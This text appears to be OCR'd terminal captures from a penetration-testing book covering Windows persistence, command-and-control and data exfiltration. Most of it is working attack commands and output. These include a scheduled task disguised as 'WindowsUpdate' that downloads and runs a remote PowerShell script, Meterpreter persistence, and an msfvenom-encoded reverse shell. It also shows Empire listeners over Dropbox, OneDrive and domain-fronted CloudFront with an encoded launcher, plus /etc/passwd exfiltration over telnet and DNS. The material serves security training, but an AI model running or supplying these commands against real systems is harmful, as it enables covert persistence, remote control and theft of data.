Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\SysWOW64>
```


```
C:\Windows\system32>
C:\Windows\system32>schtasks /create /tn WindowsUpdate /tr "c:\windows\system32\
powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'I
EX ((new-object net.webclient).downloadstring(''http://192.168.0.109/agent.ps1''
'))'" /sc onlogon /ru System
schtasks /create /tn WindowsUpdate /tr "c:\windows\system32\powershell.exe -Wind
owStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.
webclient).downloadstring(''http://192.168.0.109/agent.ps1'''))'" /sc onlogon /r
u System
SUCCESS: The scheduled task "WindowsUpdate" has successfully been created.
```

```
(Empire: powershell/persistence/elevated/schtasks) > set Listener http
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
(Empire: powershell/persistence/elevated/schtasks) >
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\S
rigger at 09:00.
```


```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.0.109

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/VICTIM_201
70610.4514/VICTIM_20170610.4514.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=4
43
[*] Persistent agent script is 99629 bytes long
[+] Persistent Script written to C:\Windows\TEMP\eeeOGO.vbs
[*] Executing script C:\Windows\TEMP\eeeOGO.vbs
[+] Agent executed with PID 4016
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Ru
n\XGsWtiFaUVvDYLs
[+] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run
\XGsWtiFaUVvDYLs
```

```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_
cp lhost=192.168.0.109 lport=443 -e x86/shikata_ga_nai -i 5 -f exe -o attack1.e
e
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 73802 bytes
Saved as: attack1.exe
```






```
(Empire: listeners) > listeners
[!] No listeners currently active
(Empire: listeners/dbx) > set APIToken H3telAn9
(Empire: listeners/dbx) > execute
[*] Starting listener 'dropbox'
[+] Listener successfully started!
```




```
(Empire: listeners/dbx) > listeners

[*] Active listeners:

  Name             Module          Host                                 Delay/Jitter   KillDate
  ----             ------          ----                                 ------------   --------
  dropbox          dbx                                                  60/0.0

(Empire: listeners) > [*] New agent YWSZDERG checked in
[*] Uploading key negotiation part 2 to /Empire/staging/YWSZDERG_2.txt for YWSZDERG
[+] Initial agent YWSZDERG from 0.0.0.0 now active (Slack)
[*] Sending agent (stage 2) to YWSZDERG through Dropbox
[*] Uploading key negotiation part 4 (agent) to /Empire/staging/YWSZDERG_4.txt for YWSZDERG
agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process           PID    Delay
 ----     -- -----------     ------------      --------                -------           ---    -----
 YWSZDERG ps 192.168.0.20    L1[redacted]      [redacted]              powershell        14184  60/0.0
:03
```


```
(Empire: listeners) > uselistener onedrive
(Empire: listeners/onedrive) > info

    Name: Onedrive
Category: third_party

Authors:
  @mr64bit

Description:
  Starts a Onedrive listener. Setup instructions here:
  gist.github.com/mr64bit/3fd8f321717c9a6423f7949d494b6cd9

Comments:
  Note that deleting STAGE0-PS.txt from the staging folder
  will break existing launchers

Onedrive Options:

  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  SlackToken        False                                         Your SlackBot A
PI token to communicate with your Slack instance.
  KillDate          False                                         Date for the li
stener to exit (MM/dd/yyyy).
  Name              True        onedrive                          Name for the li
stener.
  RedirectURI       True        https://login.live.com/oauth20_d Redirect URI of
 the registered application
```


Secure
https://apps.dev.microsoft.com/portal/register-app
Microsoft
Application Registration Portal
Tools
Docs
Feedback
Register your application
Application Name
KaliC2C
Guided Setup
Let us help you get started
By proceeding, you agree to the Microsoft Platform Policies
Create





```
(Empire: listeners/onedrive) > set ClientID 67b96a34-cfd4-4646-a907-2195fd68427b
(Empire: listeners/onedrive) > execute
[*] Get your AuthCode from "https://login.microsoftonline.com/common/oauth2/v2.0
/authorize?scope=files.readwrite+offline_access&redirect_uri=https%3A%2F%2Flogin
.live.com%2Foauth20_desktop.srf&response_type=code&client_id=67b96a34-cfd4-4646-
a907-2195fd68427b" and try starting the listener again.
```

```
(Empire: listeners/onedrive) > execute
[*] Starting listener 'onedrive'
[*] Got new auth token
[*] Creating empire folder
[+] Listener successfully started!
(Empire: listeners/onedrive) > [*] Creating empire/staging folder
[*] Creating empire/taskings folder
[*] Creating empire/results folder

(Empire: listeners/onedrive) > listeners

[*] Active listeners:

  Name             Module          Host                                     Delay/Jitter   KillDate
  ----             ------          ----                                     ------------   --------
  onedrive         onedrive                                                 60/0.0

(Empire: listeners) > launcher powershell
[!] Please enter 'launcher <language> <listenerName>'
(Empire: listeners) > launcher powershell onedrive
powershell -noP -sta -w 1 -enc  JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAA
ZQByAHMAaQBPAE4AVABBAEIATABlAC4AUABTAFYARQBSAHMASQBvAG4ALgBNAEEAagBvAHIAIAAtAGcAZQAgADMAKQB7ACQARwB
JwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACcAKQA
bwBsAGkAYwB5AFMAZQB0AHQAaQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA
VQBlACgAJABOAHUATABsACkAOwBJAEYAKAAkAEcAUABDAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwB
awBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQB
awBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQB
VABpAG8ATgBzAC4ARwBlAG4ARQBSAEkAYwAuAEQAaQBDAHQASQBPAE4AYQByAFkAWwBTAHQAcgBpAG4AZwAsAFMAeQBTAHQAZQB
```



```
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process          PID    Delay
 ----     -- -----------     ------------      --------                -------          ---    -----
 UCW5V4KF ps 192.168.1.9     [redacted]        [redacted]              powershell       6516   60/0.0
```





```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Name AwsCloud
(Empire: listeners/http) > set Host [redacted]80
ent/7.0;rv:11.0) like Gecko| Host:d29xbnhm7f4mex.cloudfront.netews.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Tride
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                          Description
  ----              --------    -------                        -----------
  SlackToken        False                                      Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                        Proxy credentials ([domain\]username:password) to use for request
none, or other).
  KillDate          False                                      Date for the listener to exit (MM/dd/yyyy).
  Name              True        AwsCloud                       Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc Launcher string.
  DefaultDelay      True        5                              Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                             Number of missed checkins before exiting
  WorkingHours      False                                      Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                       The Slack channel or DM that notifications will be sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64;
                                Trident/7.0;rv:11.0) like Gecko|
                                Host:d29xbnhm7f4mex.cloudfront.n
```


```
⊞ Frame 15: 168 bytes on wire (1344 bits), 168 bytes captured (1344 bits) on interface 0
⊞ Ethernet II, Src: PcsCompu_d0:b0:66 (08:00:27:d0:b0:66), Dst: ArrisGro_02:85:68 (c0:05:c2:02:85:68)
⊞ Internet Protocol Version 4, Src: 192.168.0.115, Dst: 216.137.63.240
⊞ Transmission Control Protocol, Src Port: 49565, Dst Port: 80, Seq: 148, Ack: 516, Len: 114
⊟ Hypertext Transfer Protocol
  ⊞ GET /admin/get.php HTTP/1.1\r\n
  ⊟ Cookie: session=qbhVf3onP/Qv7R8pQt2BgJLXpvg=\r\n
      Cookie pair: session=qbhVf3onP/Qv7R8pQt2BgJLXpvg=
    Host: d29xbnhm7f4mex.cloudfront.net\r\n
    \r\n
    [Full request URI: http://d29xbnhm7f4mex.cloudfront.net/admin/get.php]
    [HTTP request 2/23]
    [Prev request in frame: 12]
```


```
0000  c0 05 c2 02 85 68 08 00  27 d0 b0 66 08 00 45 00   ·····h·· '··f··E·
0010  00 9a 02 f4 40 00 80 06  00 00 c0 a8 00 73 d8 89   ····@··· ·····s··
0020  3f f0 c1 9d 00 50 cc d0  12 1d 0b 44 7a cf 50 18   ?····P·· ···Dz·P·
0030  00 fe da 21 00 00 47 45  54 20 2f 61 64 6d 69 6e   ···!··GE T /admin
```


```
(Empire: listeners/http) > [*] Sending POWERSHELL stager (stage 1) to
[*] New agent 8MW6FXZS checked in
[+] Initial agent 8MW6FXZS from 216.137.62.65 now active (Slack)
[*] Sending agent (stage 2) to 8MW6FXZS at 216.137.62.65

(Empire: listeners/http) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username
 ----     -- -----------     ------------      --------
 8MW6FXZS ps 192.168.0.115   METASPLOITABLE3   *MASTERING\admin

(Empire: agents) > interact 8MW6FXZS
(Empire: 8MW6FXZS) > ipconfig
[*] Tasked 8MW6FXZS to run TASK_SHELL
[*] Agent 8MW6FXZS tasked with task ID 1
(Empire: 8MW6FXZS) > [*] Agent 8MW6FXZS returned results.
Description      : Intel(R) PRO/1000 MT Desktop Adapter
MACAddress       : 08:00:27:D0:B0:66
DHCPEnabled      : False
IPAddress        : 192.168.0.115,fe80::40ab:8801:a334:774d
IPSubnet         : 255.255.255.0,64
```




MasteringKali
Endpoint
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Settings
Origin
Custom domains
Compression
Caching rules
Custom domain
Purge
Stop
Delete
Resource group (change)
C2C
Status
Running
Location
West Europe
Subscription (change)
Free Trial
Subscription ID
fb7b4e25-3f09-4af0-9c0d-7df08f1462f9
Endpoint hostname
https://MasteringKali.azureedge.net
Origin hostname
https://mastering.cyberhia.com
Protocols
HTTP, HTTPS
Optimization type
General web delivery
Custom domains
HOSTNAME
CUSTOM HTTPS
DETAILS
There are no custom domains to display


root@kali: ~/exfil/DET
root@kali:~/exfil/DET# nc -lvp 2121
listening on [any] 2121 ...
connect to [192.168.1.104] from kali [192.168.1.104] 58706
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
root@kali: /
root@kali:/# cat /etc/passwd | telnet 192.168.1.104 2121
Trying 192.168.1.104...
telnet: Unable to connect to remote host: Connection refused
root@kali:/#


Local devices and resources
Choose the devices and resources on this computer that you want to use in your remote session.
Smart cards
Ports
Drives
Local Disk (C:)
Local Disk (D:)
Drives that I plug in later
Other supported Plug and Play (PnP) devices


Hard Disk Drives (1)
Local Disk (C:)
41.4 GB free of 59.9 GB
Devices with Removable Storage (1)
DVD
DVD Drive (D:)
Network Location (3)
users (\\192.168.0.119) (X:)
41.4 GB free of 59.9 GB
C$ (\\192.168.0.166) (Z:)
42.2 GB free of 59.9 GB

```
root@kali:~/exfil/dnsteal# ./dnsteal.py 192.168.1.104 -z -s 4 -b 57 -f 17


      ___  _  _ ___ _                 _
     |   \| \| / __| |_ ___ __ _| |
     | |) | .` \__ \  _/ -_) _` | |
     |___/|_|\_|___/\__\___\__,_|_|v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on '192.168.1.104:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
        # f=file.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base
 else echo -ne "\n$i-."; c=1; fi; done ); do dig @192.168.1.104 `echo -ne

